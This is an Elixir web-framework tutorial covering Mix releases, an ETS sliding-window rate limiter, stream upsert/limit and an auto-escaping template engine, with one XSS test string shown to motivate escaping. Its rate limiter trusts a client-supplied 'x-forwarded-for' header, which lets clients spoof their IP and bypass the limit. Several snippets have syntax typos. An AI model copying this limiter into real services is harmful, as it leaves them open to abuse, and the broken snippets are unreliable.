
Update `mix.exs` — add release configuration:

```
releases: [
  ignite: [
    include_executables_for: [:unix],
    steps: [:assemble, :tar]
  ]
]
```

The `:tar` step packages the release as a `.tar.gz` for easy deployment.

Part B: Rate Limiting

The Algorithm: Sliding Window



We use a **sliding window counter** stored in an ETS `:bag` table. Each request inserts `{client_ip, timestamp}`. To check the rate, we count entries within the last N milliseconds.

Window: 60 seconds, Max: 100 requests

Timeline: ———[————— 60s window —————]→
 Requests: ●●●●●●●● ... ●●●● (98 entries)
 New request: ● → count=99, ALLOW
 Next request: ● → count=100, ALLOW
 Next request: ● → count=101, REJECT (429)

Why sliding window over fixed buckets? Fixed windows have a burst problem at boundaries — a client could make 100 requests at 0:59 and 100 more at 1:01, getting 200 requests in 2 seconds. Sliding windows prevent this.

Client IP Extraction

Update `lib/ignite/adapters/cowboy.ex` — extract the peer IP:

```
{peer_ip_tuple, _peer_port} = :cowboy_req.peer(req)
peer_ip = peer_ip_tuple |> :inet.ntoa() |> to_string()
```

The rate limiter checks `x-forwarded-for` first (for clients behind a reverse proxy), then falls back to the peer IP:

```
defp client_ip(conn) do
  case Map.get(conn.headers, "x-forwarded-for") do
    nil -> Map.get(conn.private, :peer_ip, "unknown")
    forwarded ->
      forwarded |> String.split(",") |> List.first() |> String.trim()
  end
end
```

Rate Limit Headers

Every response includes standard rate limit headers:

```
x-ratelimit-limit: 100
x-ratelimit-remaining: 97
x-ratelimit-reset: 1709568000
```

When exceeded:

```
HTTP/1.1 429 Too Many Requests
retry-after: 60
content-type: application/json

{"error":"Too Many Requests","message":"Rate limit exceeded. Try again in 60 seconds.","retry_after":60}
```

The RateLimiter GenServer

Create `lib/ignite/rate_limiter.ex`:

```
# lib/ignite/rate_limiter.ex
defmodule Ignite.RateLimiter do
  use GenServer
  require Logger

  @table :ignite_rate_limiter
  @default_max 100
  @default_window_ms 60_000

  # --- Public API ---

  def start_link(opts \\ []) do
    GenServer.start_link(__MODULE__, opts, name: __MODULE__)
  end

  @doc """
  Rate limit plug entry point.

  Checks the request rate for the client's IP. If within the limit,
  adds rate limit headers and returns the conn (pipeline continues).
  If exceeded, halts the conn with 429.
  """
  def call(conn) do
    config = Application.get_env(:ignite, :rate_limit, [])
    max_requests = Keyword.get(config, :max_requests, @default_max)
    window_ms = Keyword.get(config, :window_ms, @default_window_ms)

    ip = client_ip(conn)
    now = System.monotonic_time(:millisecond)

    # Record this request
```

```

:ets.insert(@table, {ip, now})

# Count requests in the current window
cutoff = now - window_ms
count = count_requests(ip, cutoff)

remaining = max(max_requests - count, 0)
retry_after_secs = div(window_ms, 1000)
reset_unix = System.os_time(:second) + retry_after_secs

conn = add_rate_limit_headers(conn, max_requests, remaining, reset_unix)

if count > max_requests do
  Logger.warning(
    "[RateLimiter] Rate limit exceeded for #{ip} " <>
    "({count}/{max_requests} in #{window_ms}ms)"
  )

  conn
  |> add_resp_header("retry-after", Integer.to_string(retry_after_secs))
  |> Ignite.Controller.json(
    %{
      error: "Too Many Requests",
      message: "Rate limit exceeded. Try again in #{retry_after_secs} seconds.",
      retry_after: retry_after_secs
    },
    429
  )
else
  conn
end
end

# --- GenServer Callbacks ---

@impl true
def init(_opts) do
  # :bag allows multiple {ip, timestamp} entries per key
  :ets.new(@table, [
    :named_table,
    :bag,
    :public,
    write_concurrency: true,
    read_concurrency: true
  ])

  schedule_cleanup()
  {:ok, %{}}
end

@impl true
def handle_info(:cleanup, state) do
  config = Application.get_env(:ignite, :rate_limit, [])
  window_ms = Keyword.get(config, :window_ms, @default_window_ms)
  cutoff = System.monotonic_time(:millisecond) - window_ms

  # Delete all entries older than the window.
  match_spec = [{:{_, :"$1"}, [{:<, :"$1", cutoff}], [true]}]
  deleted = :ets.select_delete(@table, match_spec)

  if deleted > 0 do
    Logger.debug("[RateLimiter] Cleaned up #{deleted} expired entries")
  end

  schedule_cleanup()
  {:noreply, state}
end

# --- Private Helpers ---

defp count_requests(ip, cutoff) do
  # Count entries for this IP where timestamp >= cutoff (within window)
  match_spec = [{:{ip, :"$1"}, [{:>=, :"$1", cutoff}], [true]}]
  :ets.select_count(@table, match_spec)
end

defp client_ip(conn) do

```

```

# Check x-forwarded-for first (behind reverse proxy like nginx/CloudFlare)
case Map.get(conn.headers, "x-forwarded-for") do
  nil ->
    Map.get(conn.private, :peer_ip, "unknown")

  forwarded ->
    # x-forwarded-for can contain multiple IPs: "client, proxy1, proxy2"
    forwarded |> String.split(",") |> List.first() |> String.trim()
end
end

defp add_rate_limit_headers(conn, limit, remaining, reset_unix) do
  new_headers =
    conn.resp_headers
    |> Map.put("x-ratelimit-limit", Integer.to_string(limit))
    |> Map.put("x-ratelimit-remaining", Integer.to_string(remaining))
    |> Map.put("x-ratelimit-reset", Integer.to_string(reset_unix))

  %Ignite.Conn{conn | resp_headers: new_headers}
end

defp add_resp_header(conn, key, value) do
  new_headers = Map.put(conn.resp_headers, key, value)
  %Ignite.Conn{conn | resp_headers: new_headers}
end

defp schedule_cleanup do
  config = Application.get_env(:ignite, :rate_limit, [])
  window_ms = Keyword.get(config, :window_ms, @default_window_ms)
  # Clean up at the window interval, capped at 60s
  interval = min(window_ms, 60_000)
  Process.send_after(self(), :cleanup, interval)
end
end

```

GenServer Cleanup

The GenServer periodically deletes expired entries using `:ets.select_delete/2` with a match spec:

```

match_spec = [{{:_, :"$1"}, [{:,<, :"$1", cutoff}], [true]}]
:ets.select_delete(@table, match_spec)

```

This prevents unbounded memory growth. The cleanup runs every `window_ms` milliseconds (or every 60 seconds, whichever is smaller).

Configuration

Update `config/config.exs` — add rate limit defaults:

```

# config/config.exs (defaults)
config :ignite,
  rate_limit: [
    max_requests: 100, # per window
    window_ms: 60_000 # 1 minute
  ]

```

Override at runtime with `RATE_LIMIT_MAX` and `RATE_LIMIT_WINDOW_MS` env vars.

Router Integration

Update `lib/my_app/router.ex` — add `plug :rate_limit` as the first middleware and define the plug function:

```
# lib/my_app/router.ex
plug :rate_limit
plug :add_server_header
plug :set_hsts_header
# ... other plugs ...

@doc """
Rate limiting plug — rejects requests exceeding the configured
requests-per-window limit with 429 Too Many Requests.
"""
def rate_limit(conn) do
  Ignite.RateLimiter.call(conn)
end
```

The `rate_limit` plug is first in the pipeline so requests are checked before any other work is done. When the limit is exceeded, `Ignite.RateLimiter.call/1` returns the conn with a 429 JSON response already sent, and the pipeline halts (because `resp_body` is already set).

Concepts Learned

`Application.ensure_all_started/1` and `Application.load/1`

```
Application.ensure_all_started(:ssl) # Starts the :ssl app and its dependencies
Application.load(:ignite)           # Loads config without starting the app
```

In a Mix release, your app's full supervision tree isn't running when you call `bin/ignite eval "..."`. These functions manually boot just enough of the runtime to run migrations.

`System.get_env/1`

```
System.get_env("DATABASE_URL") #=> "ecto://..." or nil
System.get_env("PORT")         #=> "4000" (always a string, or nil)
```

Reads OS environment variables. Returns `nil` if not set. Values are always strings — use `String.to_integer/1` to convert numbers.

`config/runtime.exs`

Unlike `config.exs` (which runs at **compile time**), `runtime.exs` runs at **boot time** — every time your app starts. This is the only config file included in Mix releases, making it the right place for environment variables and secrets that differ between deployments.


ETS Match Specs (Detailed)

```
match_spec = [{{:_, :"$1"}, [{:<, :"$1", cutoff}], [true]}]
:ets.select_delete(@table, match_spec)
```

Match specs are Erlang's way of querying ETS tables efficiently. The format is `[{pattern, guards, result}] :- {:_ , :"$1"} — pattern: match any key, capture the timestamp as variable $1 - [{:<, :"$1", cutoff}] — guard: only where $1 < cutoff - [true] — result: return true (for select_delete, this means "delete this row")`

The `:"$1"` syntax is an atom that acts as a numbered variable in the match spec language.

Config Loading Timeline



config_env() VS Mix.env()

	config_env()	Mix.env()
Where	Config files only	Anywhere
When	Compile time	Compile time
In releases	Works (baked into config)	Crashes
Use for	Config branching	mix.exs only

ETS :bag Type

ETS has four types: `:set`, `:ordered_set`, `:bag`, and `:duplicate_bag`. We use `:bag` because: - Multiple entries per key (one IP can have many timestamps) - `:ets.select_count/2` efficiently counts within a range - `:ets.select_delete/2` efficiently removes expired entries

Match Specs

Match specs are Erlang's way of filtering ETS entries without scanning every row:

```
# "For entries matching {ip, timestamp} where timestamp >= cutoff, count them"
[{{ip, :"$1"}, [{>=, :"$1", cutoff}], [true]}]
```

The `:"$1"` is a match variable. The middle list is guards. The last list is the return value (`true` means "match" for count/delete operations).

System.monotonic_time/1

We use monotonic time for internal tracking because it's not affected by clock adjustments (NTP, DST, manual changes). But we use `System.os_time/1` for the `x-ratelimit-reset` header because clients need wall-clock time.

Verification

```
# 1. Compile
mix compile

# 2. Tests pass
MIX_ENV=test mix test

# 3. Dev mode — rate limit headers present
iex -S mix
# Then:
curl -I http://localhost:4000/api/status
# → x-ratelimit-limit: 100
# → x-ratelimit-remaining: 99

# 4. Build a release
MIX_ENV=prod mix release
# → _build/prod/rel/ignite/

# 5. Run release migration
DATABASE_PATH=./ignite_release.db \
SECRET_KEY_BASE=$(openssl rand -base64 64) \
_build/prod/rel/ignite/bin/ignite eval "Ignite.Release.migrate()"

# 6. Start the release
DATABASE_PATH=./ignite_release.db \
SECRET_KEY_BASE=$(openssl rand -base64 64) \
PORT=4000 \
_build/prod/rel/ignite/bin/ignite start
```

Files Changed

File	Change
config/config.exs	Added <code>env: config_env()</code> and <code>rate_limit</code> config
config/prod.exs	Updated DB config comment
config/runtime.exs	New — runtime env var config for releases
lib/ignite/session.ex	Configurable secret key (reads from config)
lib/ignite/debug_page.ex	Fixed <code>Mix.env()</code> → <code>Application.get_env(:ignite, :env)</code>
lib/ignite/controller.ex	Added 429 status text
lib/ignite/rate_limiter.ex	New — ETS sliding window rate limiter
lib/ignite/adapters/cowboy.ex	Extract peer IP via <code>:cowboy_req.peer/1</code>
lib/ignite/application.ex	Fixed <code>Mix.env()</code> , added <code>RateLimiter</code> to supervision tree
lib/my_app/router.ex	Added <code>plug :rate_limit</code> as first middleware
mix.exs	Added release configuration
lib/ignite/release.ex	New — release migration tasks

File Checklist

- **New** `config/runtime.exs` — Runtime env var config for releases
- **New** `lib/ignite/rate_limiter.ex` — ETS sliding window rate limiter with `GenServer` cleanup
- **New** `lib/ignite/release.ex` — Release migration tasks
- **Modified** `config/config.exs` — Added `env: config_env()` and `rate_limit` config
- **Modified** `config/prod.exs` — Updated DB config comment
- **Modified** `lib/ignite/adapters/cowboy.ex` — Extract peer IP via `:cowboy_req.peer/1`
- **Modified** `lib/ignite/application.ex` — Fixed `Mix.env()`, added `RateLimiter` to supervision tree
- **Modified** `lib/ignite/controller.ex` — Added 429 status text
- **Modified** `lib/ignite/debug_page.ex` — Fixed `Mix.env()` to use config-based environment check
- **Modified** `lib/ignite/session.ex` — Configurable secret key (reads from config)

- **Modified** `lib/my_app/router.ex` — Added `plug :rate_limit` as first middleware
- **Modified** `mix.exs` — Added release configuration

← Previous: Step 39 - SSL/TLS Support | Next: Step 41 - Stream Upsert & Limit →

Step 41: Stream Upsert & Limit

What We're Building

Two enhancements to the LiveView Streams system from Step 25:


1. **Upsert** — `stream_insert` now detects if an item with the same ID already exists and updates it in-place instead of creating a duplicate.
2. **:limit** — cap the number of items on the client. When exceeded, items are automatically pruned from the opposite end, enabling infinite-scroll and log-tailing patterns without unbounded DOM growth.

After this step, you can write:

```
# Initialize with a limit of 20 items
assigns = stream(assigns, :events, [], limit: 20, render: fn event -> ... end)

# Insert — if event with same ID exists, it updates in-place
assigns = stream_insert(assigns, :events, updated_event)

# When the 21st item arrives, the oldest is automatically pruned
```



Concepts You'll Learn

Upsert Pattern

"Upsert" means "insert or update." If a record with the same key already exists, update it; otherwise, insert it. This is common in databases (`INSERT ... ON CONFLICT UPDATE`) and UI patterns.

In our streams, the key is the DOM ID (e.g., "events-42"). The server tracks which DOM IDs exist in the `items` map. When `stream_insert` is called, it checks:

```
is_update = Map.has_key?(stream.items, dom_id)
```

If `true`, the item already exists on the client. The server still emits an `{:insert, item, dom_id, opts}` operation — but the JS client already handles this correctly: it finds the existing element by ID and uses morphdom to patch it in-place.

Map.has_key?/2

Checks if a map contains a specific key. Returns `true` or `false`:

```
Map.has_key?(%{name: "Rajesh", age: 30}, :name) ==> true
Map.has_key?(%{name: "Rajesh", age: 30}, :email) ==> false
```

We use it to detect whether a DOM ID is already tracked (upsert vs new insert).

List.delete/2

Removes the first occurrence of an element from a list:

```
List.delete([1, 2, 3, 2], 2) ==> [1, 3, 2]
List.delete([:a, :b, :c], :b) ==> [:a, :c]
```

We use it to remove a DOM ID from the `order` list when an item is deleted.

Guard Clause with `when length(list) > limit`

Elixir allows **guard clauses** on function heads to add conditions beyond pattern matching:

```
defp apply_limit(ops, items, order, limit, at) when length(order) > limit do
  # Only runs when the order list exceeds the limit
end
```

`when` expressions run at match time — if the guard fails, Elixir tries the next function clause. This lets us have a no-op clause for `nil` limits and an active clause only when the limit is actually exceeded.

Enum.take/2 and Enum.drop/2

`Enum.take/2` returns the first N elements (or last N with negative):

```
Enum.take([1, 2, 3, 4, 5], 2) ==> [1, 2]
Enum.take([1, 2, 3, 4, 5], -2) ==> [4, 5]
```

`Enum.drop/2` returns everything except the first N (or last N):

```
Enum.drop([1, 2, 3, 4, 5], 2) ==> [3, 4, 5]
Enum.drop([1, 2, 3, 4, 5], -2) ==> [1, 2, 3]
```

We use these together to split the order list into "items to keep" and "items to prune" when the limit is exceeded.

The Code

Updated `%Stream{} Struct`

Update `lib/ignite/live_view/stream.ex` — add `limit` and `order` fields to the struct:

```
defstruct [
  :name,          # atom — the stream name
  :render_fn,     # fn(item) -> html_string
  :dom_prefix,    # string — prefix for DOM IDs
  :id_fn,         # fn(item) -> string
  :limit,         # nil | pos_integer — max items on client
  :ops, []        # pending operations queue
  :items, %{},    # %{dom_id => true} — tracks existing DOM IDs
  :order, []      # list of dom_ids in insertion order (for limit pruning)
]
```

The new fields: - `limit` — `nil` means unlimited (backward-compatible). A positive integer caps client-side items. - `order` — tracks DOM IDs in the order they were inserted. When the limit is exceeded, we know which items are oldest and should be pruned.

Upsert in `stream_insert/4`

Update `lib/ignite/live_view/stream.ex` — the key change in `stream_insert` :

```
dom_id = stream.dom_prefix <> "-" <> stream.id_fn.(item)
is_update = Map.has_key?(stream.items, dom_id)

# Track insertion order (only for new items)
new_order =
  if is_update do
    stream.order # Don't change order for updates
  else
    if position == 0, do: [dom_id | stream.order], else: stream.order ++ [dom_id]
  end
```

The insert operation is always emitted (the client needs the new HTML either way), but we only add to the order list for genuinely new items.

Limit Enforcement with `apply_limit/5`

Update `lib/ignite/live_view/stream.ex` — add the `apply_limit` helper:

```
defp apply_limit(ops, items, order, nil, _at), do: {ops, items, order}

defp apply_limit(ops, items, order, limit, at) when length(order) > limit do
  excess = length(order) - limit

  # Prune from the opposite end of where inserts happen
  {to_prune, to_keep} =
    if at == 0 do
      # Inserting at front -> prune from end
      {Enum.take(order, -excess), Enum.drop(order, -excess)}
    else
      # Appending -> prune from front
      {Enum.take(order, excess), Enum.drop(order, excess)}
    end

  prune_ops = Enum.map(to_prune, fn dom_id -> {:delete, dom_id} end)
  pruned_items = Enum.reduce(to_prune, items, fn dom_id, acc -> Map.delete(acc, dom_id) end)


  {ops ++ prune_ops, pruned_items, to_keep}
end

defp apply_limit(ops, items, order, _limit, _at), do: {ops, items, order}
```

The three clauses: 1. `nil limit` — no-op (unlimited) 2. Limit exceeded — compute excess, determine which end to prune, emit delete operations 3. Within limit — no-op


The pruning direction is intentional: - If you prepend items (`at: 0`), the oldest items are at the **bottom**, so prune from the end of the order list. - If you append items (`at: -1`), the oldest items are at the **top**, so prune from the front of the order list.

Prepend (at: 0)



limit: 5

Append (at: -1)



limit: 5

Updated Stream Demo

Update `lib/my_app/live/stream_demo_live.ex` — add `limit: 20` to the stream init and an "Update Latest" button:

```
# In mount:
assigns = stream(assigns, :events, [], limit: 20, render: fn event -> ... end)

# New event handler for upsert demo:
def handle_event("update_latest", _params, assigns) do
  if assigns.event_count > 0 do
    updated_event = %{
      id: assigns.event_count,
      type: "warning",
      message: "UPDATED — this event was modified in-place via upsert",
      time: format_time()
    }
    assigns = stream_insert(assigns, :events, updated_event, at: 0)
    {:noreply, assigns}
  else
    {:noreply, assigns}
  end
end
```

The key insight: `updated_event` has the same `id` as the last event that was inserted. Since the DOM ID (`events-42`) already exists in the stream's `items` map, `stream_insert` emits an insert op but doesn't add to the order list or trigger limit pruning.

No JS Changes Needed

The client-side code from Step 25 already handles upsert correctly. Looking at the `applyStreamOps` function in `ignite.js` :

```
// If element with this ID already exists, update it
var existing = document.getElementById(entry.id);
if (existing) {
  morphdom(existing, newEl, { ... }); // Update in-place
} else if (entry.at === 0) {
  container.insertBefore(newEl, container.firstChild); // Prepend
} else {
  container.appendChild(newEl); // Append
}
```

It already checks for existing elements by ID and morphs them. The limit feature works because prune operations are sent as regular deletes — the `JS deletes` handler removes elements by ID.

How It Works

Upsert Flow

```
1. stream_insert(assigns, :events, %{id: 5, message: "Updated"})
2. DOM ID = "events-5"
3. Map.has_key?(stream.items, "events-5") → true (already exists)
4. Emit {:insert, item, "events-5", [at: 0]} op
5. Don't add to order list (not a new item)
6. Wire: {"streams": {"events": {"inserts": [{"id": "events-5", "html": "..."}]}}}
7. JS: document.getElementById("events-5") exists → morphdom patches it
```

Limit Pruning Flow

```
1. Stream has limit: 20, currently 20 items, inserting at: 0
2. stream_insert adds item → order has 21 items
3. apply_limit detects excess = 1
4. at == 0, so prune from end: to_prune = [last_dom_id]
5. Emit {:delete, last_dom_id} op
6. Remove from items map and order list
7. Wire includes both: insert (new item) + delete (pruned item)
8. JS: inserts new item at top, removes oldest item from bottom
```

Try It Out

1. Start the server:

```
iex -S mix
```

1. Visit <http://localhost:4000/streams>
2. **Test limit:** Watch events auto-generate every 2 seconds. After 20 events, new ones appear at the top while old ones disappear from the bottom. The list never grows beyond 20 items.
3. **Test upsert:** Click "Update Latest" — the most recent event changes to a yellow warning saying "UPDATED — this event was modified in-place via upsert". No new item is added; the existing one is patched.
4. **Inspect the wire:** Open DevTools → Network → WS tab. When the limit kicks in, you'll see payloads like: `json { "d": {"0": "21"}, "streams": { "events": { "inserts": [{"id": "events-21", "at": 0, "html": "..."}], "deletes": ["events-1"] } } }` Both an insert (new item) and a delete (pruned item) in the same message.
5. Click "Clear Log" — resets as before.

Phoenix Comparison

Feature	Phoenix LiveView	Ignite (after this step)
Upsert by DOM ID	Yes	Yes
<code>:limit</code> option	Yes	Yes
Arbitrary position (<code>at: N</code>)	Yes	Prepend/append only
Reordering (move items)	Yes	No
HEEx template integration	Yes (<code>:for</code> comprehension)	Separate render function
<code>stream_configure/3</code>	Yes	No (config via <code>stream/4 opts</code>)

The two biggest gaps (upsert and limit) are now closed. The remaining differences are mostly about ergonomics (HEEx integration) and edge cases (arbitrary positioning, reordering).

File Checklist

File	Status	Purpose
lib/ignite/live_view/stream.ex	Modified	Added <code>limit</code> , <code>order</code> fields, upsert detection, <code>apply_limit/5</code>
lib/my_app/live/stream_demo_live.ex	Modified	Added <code>limit: 20</code> , "Update Latest" button for upsert demo

← Previous: Step 40 - Deployment with `mix release` + Rate Limiting | Next: Step 42 - FEEx Templates →

Step 42: FEx Templates (Flame EEx)

What We're Building

A new template sigil `~F` (Flame EEx) that improves on `~L` with three features:

1. **@ shorthand** — write `@count` instead of `assigns.count`
2. **Block expressions** — `if`, `for`, `case`, `cond` work inside `<% %>` tags
3. **Auto HTML escaping** — dynamic values are escaped by default, preventing XSS

This is our equivalent of Phoenix's progression from LEx (`~L`) to HEx (`~H`). Phoenix called theirs **HTML EEx**. We call ours **Flame EEx** — FEx, because Ignite.

The Problem

With the `~L` sigil from Step 24, you write templates like this:

```
def render(assigns) do
  ~L """
  <h1>Hello, <%= assigns.name %></h1>
  <%= if assigns.show, do: "<p>Count: " <> to_string(assigns.count) <> "</p>", else: "" %>
  """
end
```

Three pain points:

1. **Verbose** — `assigns.name` everywhere instead of `@name`
2. **No blocks** — `<% if ... do %>` doesn't work, forcing ugly inline ternaries
3. **No escaping** — if `assigns.name` is `<script>alert('xss')</script>`, it renders as HTML

With plain string interpolation (no sigil), it's even worse — you must manually call `esc()` on every dynamic value.


The Solution

The `~F` Sigil

```
def render(assigns) do
  ~F """
  <h1>Hello, <%= @name %></h1>
  <%= if @show do %>
    <p>Count: <%= @count %></p>
  <% end %>
  <ul>
    <%= for item <- @items do %>
      <li><%= item.name %></li>
    <% end %>
  </ul>
  """
end
```

Clean, readable, safe. Let's build it.

Architecture: Three Layers



Step 1: The FEEEx Engine

The engine implements the `EEx.Engine` behaviour, just like our existing `EExEngine` from Step 24. The key additions are block support and auto-escaping.

Create `lib/ignite/live_view/feex_engine.ex` :

```

defmodule Ignite.LiveView.FEExEngine do
  @behaviour EEx.Engine

  @impl true
  def init(_opts) do
    # State: {reversed_statics, reversed_dynamics, pending_text_buffer}
    {[], [], ""}
  end

  @impl true
  def handle_begin(_state) do
    # Fresh sub-buffer for block body (if/for/case/cond)
    {[], [], ""}
  end

  @impl true
  def handle_end(state) do
    # Convert sub-buffer into AST that produces a string
    {statics_rev, dynamics_rev, trailing} = state
    statics = Enum.reverse([trailing | statics_rev])
    dynamics_ast = Enum.reverse(dynamics_rev)
    build_body_ast(statics, dynamics_ast)
  end

  @impl true
  def handle_text(state, _meta, text) do
    {statics, dynamics, pending} = state
    {statics, dynamics, pending <> text}
  end

  @impl true
  def handle_expr(state, "=", expr) do
    {statics, dynamics, pending} = state

    wrapped =
      if block_expr?(expr) do
        # Block expression (if/for/case/cond) written as <%= if ... do %>.
        # The body was compiled by handle_begin/handle_end and contains
        # already-escaped inner expressions. Don't escape again.
        quote do
          case unquote(expr) do
            nil -> ""
            list when is_list(list) -> Enum.join(list)
          end
        end
      end
  end
end

```

```

        val -> to_string(val)
      end
    end
  else
    # Simple value expression: auto-escape HTML
    quote do: Ignite.LiveView.FEExEngine.escape(unquote(expr))
  end

  {[pending | statics], [wrapped | dynamics], ""}
end

def handle_expr(state, "", expr) do
  # Non-output block expression (<% if ... do %> without =)
  {statics, dynamics, pending} = state

  wrapped =
    quote do
      case unquote(expr) do
        nil -> ""
        list when is_list(list) -> Enum.join(list)
        val -> to_string(val)
      end
    end

  {[pending | statics], [wrapped | dynamics], ""}
end

def handle_expr(state, _marker, _expr), do: state

@impl true
def handle_body(state) do
  {statics_rev, dynamics_rev, trailing} = state
  statics = Enum.reverse([trailing | statics_rev])
  dynamics_ast = Enum.reverse(dynamics_rev)

  quote do
    %Ignite.LiveView.Rendered{
      statics: unquote(statics),
      dynamics: unquote(dynamics_ast)
    }
  end
end

# --- AST analysis ---

defp block_expr?({atom, _, args}) when atom in [:if, :unless, :case, :cond, :for] do
  is_list(args) and Enum.any?(args, fn
    [{:do, _} | _] -> true
    _ -> false
  end)
end

defp block_expr?(_), do: false

# --- Runtime helpers ---

def escape({:safe, val}), do: to_string(val)
def escape(nil), do: ""

def escape(val) when is_binary(val) do
  val
  |> String.replace("&", "&amp;")
  |> String.replace("<", "&lt;")
  |> String.replace(">", "&gt;")
  |> String.replace("\"", "&quot;")
  |> String.replace("'", "&#39;")
end

def escape(val), do: escape(to_string(val))

# --- Private: AST builders ---

defp build_body_ast([""], []), do: ""
defp build_body_ast([s], []), do: s

defp build_body_ast(statics, dynamics) do
  iodata = interleave(statics, dynamics)

```

```

    quote do: IO.iodata_to_binary(unquote(iodata))
  end

  defp interleave([s | rest_s], [d | rest_d]) do
    [s, d | interleave(rest_s, rest_d)]
  end

  defp interleave([s], []) do
    [s]
  end
end
end

```

How Block Compilation Works

```

Template: <%= if @show do %>
          <p>Count: <%= @count %></p>
          <% end %>

EEx Engine Callback Sequence:
1. handle_begin()      → fresh sub-buffer {[], [], ""} |
   |
2. handle_text(_, "<p>Count: ")
   |
3. handle_expr("=", @count)
   |   └─ escape(@count) (auto-escaped)
   |
4. handle_text(_, "</p>")
   |
5. handle_end()        → body_ast
   |   └─ IO.iodata_to_binary(["<p>Count: ",
   |                           escaped_count, "</p>"])
   |
6. EEx plugs body_ast into:
   if assigns.show do body_ast end
   |
7. handle_expr("=", full_if_block)
   |   └─ block_expr? == true → skip escaping
   |                           (already escaped)
   |
   ▼
%Rendered{statics: [...], dynamics: [if_block_result]}

```

When EEx encounters `<%= if @show do %>...<% end %>`, it orchestrates these callbacks:

- handle_begin/1** — EEx calls this to start a sub-buffer for the block body. We return a fresh `{[], [], ""}` state, independent of the parent.
- Inner content** — Text and `<%= %>` expressions inside the block go through `handle_text` and `handle_expr("=", ...)` on the sub-buffer. The inner `<%= @count %>` gets auto-escaped just like a top-level expression.
- handle_end/1** — EEx calls this to finalize the block body. We compile the sub-buffer's statics and dynamics into an AST that produces a concatenated string using `IO.iodata_to_binary/1`.
- Substitution** — EEx plugs the body AST into the block: `if assigns.show do body_ast end`
- handle_expr("=", full_block_ast)** — The complete block expression (with body) arrives as an output expression (because users write `<%= if ... do %>`). We detect it's a block via `block_expr?/1` and skip escaping — the inner expressions were already escaped in step 2. We wrap it in a `case` that handles:
 - `nil` → `""` (for `if` without `else`)
 - `list` → `Enum.join(list)` (for `for` comprehensions)
 - anything else → `to_string(val)`

The entire block becomes **one dynamic** in the `%Rendered{}` struct. When the condition changes, that dynamic's value changes, and the diffing engine sends the update.

The Double-Escaping Trap

There's a subtle bug to avoid. When users write `<%= if @show do %>...<% end %>`, EEx sends the entire `if` block through `handle_expr("=", ...)` — the same callback as simple values like `<%= @name %>`. If we blindly escape everything in the `"="` handler, block output gets double-escaped:

```
<p>Count: 42</p> → &lt;p&gt;Count: 42&lt;/p&gt; ← WRONG
```

